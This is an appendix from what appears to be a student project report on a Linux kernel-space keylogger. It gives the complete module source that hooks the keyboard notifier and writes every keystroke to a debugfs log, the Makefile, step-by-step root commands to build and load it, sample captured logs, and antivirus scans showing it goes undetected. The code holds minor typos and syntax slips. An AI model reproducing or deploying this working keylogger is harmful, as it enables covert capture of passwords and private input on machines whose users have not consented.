
                snprintf(buf, CHUNK_LEN, "%s", us_key);
            }
            break;

        case HEX: //outputs hexadecimal value
            if (keycode > KEY_RESERVED && keycode < KEY_MAX)
                snprintf(buf, CHUNK_LEN, "%x %x", keycode, shift_mask);
            break;

        case DEC: //outputs decimal value
            if (keycode > KEY_RESERVED && keycode < KEY_MAX)
                snprintf(buf, CHUNK_LEN, "%d %d", keycode, shift_mask);
            break;
    }
}

```

### Logging type (Keymap / Hexadecimal / Decimal)



### Logfile

```
root@arieff-VirtualBox: /home/arieff/Desktop/Kernel-space-Keylogger
Building modules, stage 2.
MODPOST 1 modules
CC      /home/arieff/Desktop/Kernel-space-Keylogger/keyl.mod.o
LD [M]  /home/arieff/Desktop/Kernel-space-Keylogger/keyl.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
root@arieff-VirtualBox: /home/arieff/Desktop/Kernel-space-Keylogger# insmod keyl.ko
root@arieff-VirtualBox: /home/arieff/Desktop/Kernel-space-Keylogger# lsmod
Module                Size  Used by
keyl                   32768  0
joydev                 20480  0
crct10dif_pclmul      16384  0
```

**Keyl kernel module running**



## APPENDIX B

- Virus scanning and file checking results

Process Name	User	% CPU	ID	Memory	Priority
hud-service	arieff	0	1392	4.7 MiB	Normal
ibus-daemon	arieff	0	1343	1.2 MiB	Normal
ibus-dconf	arieff	0	1399	248.0 KiB	Normal
ibus-engine-simple	arieff	0	1511	348.0 KiB	Normal
ibus-ui-gtk3	arieff	0	1405	1.7 MiB	Normal
ibus-x11	arieff	0	1409	356.4 KiB	Normal
indicator-application-service	arieff	0	1523	92.0 KiB	Normal
indicator-bluetooth-service	arieff	0	1514	N/A	Normal
indicator-datetime-service	arieff	0	1516	308.0 KiB	Normal
indicator-keyboard-service	arieff	0	1517	664.3 KiB	Normal
indicator-messages-service	arieff	0	1513	N/A	Normal
indicator-power-service	arieff	0	1515	308.0 KiB	Normal
indicator-printers-service	arieff	0	1519	328.3 KiB	Normal
indicator-session-service	arieff	0	1520	424.0 KiB	Normal
indicator-sound-service	arieff	0	1518	N/A	Normal
nautilus	arieff	0	1626	10.2 MiB	Normal
nm-applet	arieff	0	1621	312.4 KiB	Normal
polkit-gnome-authentication-	arieff	0	1632	552.3 KiB	Normal
pulseaudio	arieff	0	1553	208.0 KiB	Very High
(sd-pam)	arieff	0	1210	56.0 KiB	Normal

**System monitor to view process**

```

----- SCAN SUMMARY -----
Known viruses: 6303009
Engine version: 0.99.2
Scanned directories: 25756
Scanned files: 105624
Infected files: 0
Total errors: 13531
Data scanned: 4354.79 MB
Data read: 4332.11 MB (ratio 1.01:1)
Time: 2987.108 sec (49 m 47 s)
    
```

**Clam AV test results when kernel space keylogger running**

**No engines detected this file**

SHA-256: 96eeea2ec9436b1a381f15b6863686b89fabb0bf8c0f9603c6e39d33226f9b2b  
 File name: keyl.ko  
 File size: 18.04 KB  
 Last analysis: 2017-08-15 12:46:54 UTC

0 / 58

Detection	Details	Community
Ad-Aware	✓ Clean	AegisLab ✓ Clean
AhnLab-V3	✓ Clean	ALYac ✓ Clean
Antiy-AVL	✓ Clean	Arcabit ✓ Clean
Avast	✓ Clean	AVG ✓ Clean

**VirusTotal kernel object scan result**


**No engines detected this file**

SHA-256: ae8b3a4a7e00633e40ff635c36feb0b704e5788df3b1ef0f839bc9fd19d7ea77  
 File name: keyLo  
 File size: 15.45 KB  
 Last analysis: 2017-08-15 12:49:09 UTC

0 / 58

Detection	Details	Community
Ad-Aware	✓ Clean	AegisLab ✓ Clean
AhnLab-V3	✓ Clean	ALYac ✓ Clean
Antiy-AVL	✓ Clean	Arcabit ✓ Clean
Avast	✓ Clean	AVG ✓ Clean

**VirusTotal object scan result**



**No engines detected this file**

SHA-256 e637aa3265252fdbecb4bdb6638d13cf54c4d465dcafa49e280ac87190cba7e2

File name keysniffer.c

File size 6.24 KB

Last analysis 2017-08-15 12:51:09 UTC

0 / 58

Detection	Details	Community
Ad-Aware	<span style="color: green;">✔</span> Clean	AegisLab <span style="color: green;">✔</span> Clean
AhnLab-V3	<span style="color: green;">✔</span> Clean	ALYac <span style="color: green;">✔</span> Clean
Antiy-AVL	<span style="color: green;">✔</span> Clean	Arcabit <span style="color: green;">✔</span> Clean
Avast	<span style="color: green;">✔</span> Clean	AVG <span style="color: green;">✔</span> Clean
...	...	...

### VirusTotal source code scan result



## APPENDIX C

- Step by step process with full coding

```

#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/keyboard.h>
#include <linux/debugfs.h>
#include <linux/input.h>

#define BUF_LEN (PAGE_SIZE << 2)
#define CHUNK_LEN 12
#define US 0
#define HEX 1
#define DEC 2

static int codes;

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Arief b'n Abd Majid");
MODULE_VERSION("2.0");
MODULE_DESCRIPTION("Record keystrokes from keyboard");

module_param(codes, int, 0644);
MODULE_PARM_DESC(codes, "Log format (0:US keys (default), 1:hex keycodes, 2:dec keycodes)");

static struct dentry *file;
static struct dentry *subdir;

static ssize_t keys_read(struct file *f,
                        char *buffer,
                        size_t len,
                        loff_t *offset);

static int keysniffer_cb(struct notifier_block *nblock,
                        unsigned long code,
                        void *param);

static const char *us_keymap[][2] = {
    {"\0", "\0"}, {"\n_ESC", "\n"}, {"1", "!"}, {"2", "@"}, //0-3
    {"3", "#"}, {"4", "$"}, {"5", "%"}, {"6", "&"}, //4-7
    {"7", "&"}, {"8", "+"}, {"9", "("}, {"0", ")"}, //8-11
    {"\n_TAB", "\n_TAB"}, {"\n_BACKSPACE", "\n_BACKSPACE"}, //12-14
    {"q", "Q"}, {"w", "W"}, {"e", "E"}, {"f", "F"}, //15-19
    {"t", "T"}, {"y", "Y"}, {"u", "U"}, {"i", "I"}, //20-23
    {"o", "O"}, {"p", "P"}, {"[", "["}, {"]", "}"}, //24-27
    {"\n_ENTER", "\n_ENTER"}, {"\n_CTRL", "\n_CTRL"}, {"a", "A"}, {"s", "S"}, //28-31
    {"d", "D"}, {"f", "F"}, {"g", "G"}, {"h", "H"}, //32-35
    {"j", "J"}, {"k", "K"}, {"l", "L"}, {";", ";"}, //36-39
    {"\n", "\n"}, {"\n_SHIFT", "\n_SHIFT"}, {"\n_SHIFT", "\n_SHIFT"}, {"\n_SHIFT", "\n_SHIFT"}, //40-43
    {"z", "Z"}, {"x", "X"}, {"c", "C"}, {"v", "V"}, //44-47
    {"b", "B"}, {"n", "N"}, {"m", "M"}, {"<", "<"}, //48-51
    {"\n", ">"}, {"\n_SHIFT", "\n_SHIFT"}, {"\n_PRTSCR", "\n_PRTSCR"}, {"\n_KP*"}, //52-55
    {"\n_ALT", "\n_ALT"}, {"\n", "\n"}, {"\n_CAPS", "\n_CAPS"}, {"\n_CAPS"}, {"\n_F1"}, {"\n_F1"}, //56-59
    {"\n_F2"}, {"\n_F2"}, {"\n_F3"}, {"\n_F3"}, {"\n_F4"}, {"\n_F4"}, {"\n_F5"}, {"\n_F5"}, //60-63
    {"\n_F6"}, {"\n_F6"}, {"\n_F7"}, {"\n_F7"}, {"\n_F8"}, {"\n_F8"}, {"\n_F9"}, {"\n_F9"}, //64-67
    {"\n_F10"}, {"\n_F10"}, {"\n_NUM"}, {"\n_NUM"}, {"\n_SCROLL"}, {"\n_SCROLL"}, //68-70
    {"\n_KP07"}, {"\n_HOME"}, {"\n_KP08"}, {"\n_UP"}, {"\n_KP09"}, {"\n_PGUP"}, //71-73
    {"\n", "\n"}, {"\n_KP04"}, {"\n_LEFT"}, {"\n_KP05"}, {"\n_KP05"}, //74-76
    {"\n_KP06"}, {"\n_RIGHT"}, {"\n", "\n"}, {"\n_KP01"}, {"\n_END"}, //77-79
    {"\n_KP02"}, {"\n_DOWN"}, {"\n_KP03"}, {"\n_PGDN"}, {"\n_KP00"}, {"\n_INS"}, //80-82
    {"\n_KP0"}, {"\n_DEL"}, {"\n_SYSRQ"}, {"\n_SYSRQ"}, {"\n", "\n"}, //83-85
    {"\n", "\n"}, {"\n_F11"}, {"\n_F11"}, {"\n_F12"}, {"\n_F12"}, {"\n", "\n"}, //86-89
    {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, //90-94
    {"\n_PRTSCR"}, {"\n_PRTSCR"}, {"\n_ENTER"}, {"\n_ENTER"}, {"\n_CTRL"}, {"\n_CTRL"}, {"\n", "\n"}, //95-98
    {"\n_PRTSCR"}, {"\n_PRTSCR"}, {"\n_ALT"}, {"\n_ALT"}, {"\n", "\n"}, {"\n", "\n"}, //99-101
    {"\n_HOME"}, {"\n_HOME"}, {"\n_UP"}, {"\n_UP"}, {"\n_PGUP"}, {"\n_PGUP"}, {"\n", "\n"}, //102-104
    {"\n_LEFT"}, {"\n_LEFT"}, {"\n_RIGHT"}, {"\n_RIGHT"}, {"\n_END"}, {"\n_END"}, //105-107
    {"\n_DOWN"}, {"\n_DOWN"}, {"\n_PGDN"}, {"\n_PGDN"}, {"\n_INS"}, {"\n_INS"}, //108-110
    {"\n_DEL"}, {"\n_DEL"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, //111-114
    {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, {"\n", "\n"}, //115-118
    {"\n_PAUSE"}, {"\n_PAUSE"};
};

static size_t buf_pos;
static char keys_buf[BUF_LEN] = {0};

```

### Full Code 1

### Full Code 2

```

const struct file_operations keys_fops = {
    .owner = THIS_MODULE,
    .read = keys_read,
};

static ssize_t keys_read(struct file *filp,
                        char *buffer,
                        size_t len,
                        loff_t *offset)
{
    return simple_read_from_buffer(buffer, len, offset, keys_buf, buf_pos);
}

static struct notifier_block keysniffer_blk = {
    .notifier_call = keysniffer_cb,
};

void keycode_to_string(int keycode, int shift_mask, char *buf, int type)
{
    switch (type) {
    case US: //outputs keyboard map
        if (keycode > KEY_RESERVED && keycode <= KEY_PAUSE) {
            const char *us_key = (shift_mask == 1)
                ? us_keymap[keycode][1]
                : us_keymap[keycode][0];

            snprintf(buf, CHUNK_LEN, "%s", us_key);
        }
        break;
    case HEX: //outputs hexadecimal value
        if (keycode > KEY_RESERVED && keycode < KEY_MAX)
            snprintf(buf, CHUNK_LEN, "%x %x", keycode, shift_mask);
        break;
    case DEC: //outputs decimal value
        if (keycode > KEY_RESERVED && keycode < KEY_MAX)
            snprintf(buf, CHUNK_LEN, "%d %d", keycode, shift_mask);
        break;
    }
}

```

### Full Code 3

```

//Keypress
int keysniffer_cb(struct notifier_block *nblock, unsigned long code, void *_param)
{
    size_t len;
    char keybuf[CHUNK_LEN] = {0};
    struct keyboard_notifier_param *param = _param;

    pr_debug("code: 0x%lx, down: 0x%x, shift: 0x%x, value: 0x%x\n",
            code, param->down, param->shift, param->value); //Gets keypress value

    if (!(param->down))
        return NOTIFY_OK;

    keycode_to_string(param->value, param->shift, keybuf, codes); //translates keypress
    len = strlen(keybuf);

    if (len < 1)
        return NOTIFY_OK;

    if ((buf_pos + len) >= BUF_LEN) {
        memset(keys_buf, 0, BUF_LEN);
        buf_pos = 0;
    }

    strncpy(keys_buf + buf_pos, keybuf, len);
    buf_pos += len;
    pr_debug("%s\n", keybuf); //puts keypress in logfile

    return NOTIFY_OK;
}

```

### Full Code 4

```

static int __init keysniffer_init(void) //kernel module start
{
    buf_pos = 0;

    if (codes < 0 || codes > 2)
        return -EINVAL;

    subdir = debugfs_create_dir("Keys", NULL); //new directory everytime started
    if (IS_ERR(subdir))
        return PTR_ERR(subdir);
    if (!subdir)
        return -ENOENT;

    file = debugfs_create_file("Log", 0400, subdir, NULL, &keys_fops); //new file everytime started
    if (!file) { //cannot set variable for file name
        debugfs_remove_recursive(subdir);
        return -ENOENT;
    }


    register_keyboard_notifier(&keysniffer_blk);
    return 0;
}

static void __exit keysniffer_exit(void) //kernel module remove
{
    unregister_keyboard_notifier(&keysniffer_blk);
    debugfs_remove_recursive(subdir);
}

module_init(keysniffer_init);
module_exit(keysniffer_exit);

```

### Full Code 5




```

CFLAGS_keyl.o := -DDEBUG
obj-m += keyl.o
keyl-objs := k-keylog.o
KERNELVERSION = $(shell uname -r)
KDIR := /lib/modules/$(KERNELVERSION)/build
all:
    make -C $(KDIR) M=$(PWD) modules
clean:
    make -C $(KDIR) M=$(PWD) clean

```

### Makefile Code





1. The kernel space keylogger must have at least 2 files which are the keylogger source code file and the makefile.

```

root@arieff-VirtualBox: /home/arieff/Desktop/Kernel-space-Keylogger
arieff@arieff-VirtualBox:~$ sudo su
[sudo] password for arieff:
root@arieff-VirtualBox:/home/arieff# cd Desktop/Kernel-space-Keylogger/
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# ls
k-keylog.c LICENSE Makefile
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# make
make -C /lib/modules/4.8.0-36-generic/build M=/home/arieff/Desktop/Kernel-space-Keylogger modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M] /home/arieff/Desktop/Kernel-space-Keylogger/k-keylog.o
  LD [M] /home/arieff/Desktop/Kernel-space-Keylogger/keyl.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC /home/arieff/Desktop/Kernel-space-Keylogger/keyl.mod.o
  LD [M] /home/arieff/Desktop/Kernel-space-Keylogger/keyl.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# ls
keyl.ko keyl.mod.o k-keylog.c LICENSE modules.order
keyl.mod.c keyl.o k-keylog.o Makefile Module.symvers
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger#

```

2. Open the terminal and type the command “sudo su” for root privilege
3. After getting the root privilege, change directory to the keylogger folder using command “cd /(keylogger full directory)”


4. To compile the source code using the makefile, type in the command “make” in the keylogger directory
5. Type in the command “ls” to list all files in the directory. There should be the keylogger kernel object named keyl.ko in the directory.

```

root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# insmod keyl.ko
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# gedit try
(gedit:7717): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManag
was not provided by any .service files
** (gedit:7717): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# cat /sys/kernel/debug/Keys/Log
gedit try
ENTER
this is the logfile
cat /sys/kernel/debug/k
BACKSPACE
SHIFT_
SHIFT_
Keys/
SHIFT_
Log
ENTER
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# rmmod keyl
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger#

```

6. To insert the keylogger kernel module into the system, use command “insmod keyl.ko”. Type in the command “lsmod” to make sure that the keylogger was successfully installed.
7. To test the logging process, type in “gedit try” to open a text editor and type a sentence.



The screenshot shows a text editor window titled '\*try' with the file path '/home/arieff/Desktop/Kernel-space-Keylogger'. The text 'this is the logfile' is entered in the editor. The window also features a watermark for 'UNIVERSITI TEKNIKAL MALAYSIA MELAKA'.

8. Type anything into the text editor like “this is the logfile” to enable the keylogger to record.
9. To view the logfile, type in the command “cat /sys/kernel/debug/Keys/Log”. The text typed before in the text editor should be in the logfile display.
10. Use “rmmod keyl” to remove the keylogger kernel module

```

root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# lsmod keyl.ko codes=1
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# gedit try

(gedit:7739): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager
was not provided by any .service files

** (gedit:7739): WARNING **: Set document metadata failed: Setting attribute metadata:gedit-position not supported
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# cat /sys/kernel/debug/Keys/Log
22 012 020 017 014 039 014 013 015 01c 02a 02a 12a 12a 12a 12a 12a 12a 114 023 017 01f 039 017 01f 039 014 023 012 039 026 018 022 021 017 026
012 02e 01e 014 039 035 01f 015 01f 035 020 012 030 016 022 0e 0e 0e 0e 0e 025 012 013 031 012 026 035 020 012 030 016 022 035 02a 025 112 01
5 01f 035 02a 02a 12a 12a 12a 12a 12a 12a 12a 12a 12a 12a 12a 12a 126 118 022 01c 0root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-spac
e-Keylogger#
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger#

```

11. To view the hexadecimal value of the keystrokes, type in the command “`insmod keyl.ko codes=1`”.
12. Type in any sentence into a text editor and use the command “`cat /sys/kernel/debug/Keys/Log`” to view the logfile.
13. To remove the keylogger kernel module, type in the command “`rmmmod keyl`”.

```

root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# lsmod keyl.ko codes=2
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# gedit try

(gedit:8136): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager
was not provided by any .service files

** (gedit:8136): WARNING **: Set document metadata failed: Setting attribute metadata:gedit-position not supported
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger# cat /sys/kernel/debug/Keys/Log
34 018 032 023 020 057 020 019 021 028 021 014 020 035 023 032 057 023 014 014 014 014 014 014 020 035 023 031 057 023 031 057 020 035 018
057 038 024 034 033 023 038 018 046 030 020 057 053 031 021 031 053 037 018 019 049 018 038 053 032 018 048 022 034 053 042 037 118 021 031 0
53 042 038 124 034 028 0root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger#
root@arieff-VirtualBox:/home/arieff/Desktop/Kernel-space-Keylogger#

```

14. To view the decimal value of the keystrokes, type in the command “`insmod keyl.ko codes=2`”.
15. Type in any sentence into a text editor and use the command “`cat /sys/kernel/debug/Keys/Log`” to view the logfile.
16. To remove the keylogger kernel module, type in the command “`rmmmod keyl`”.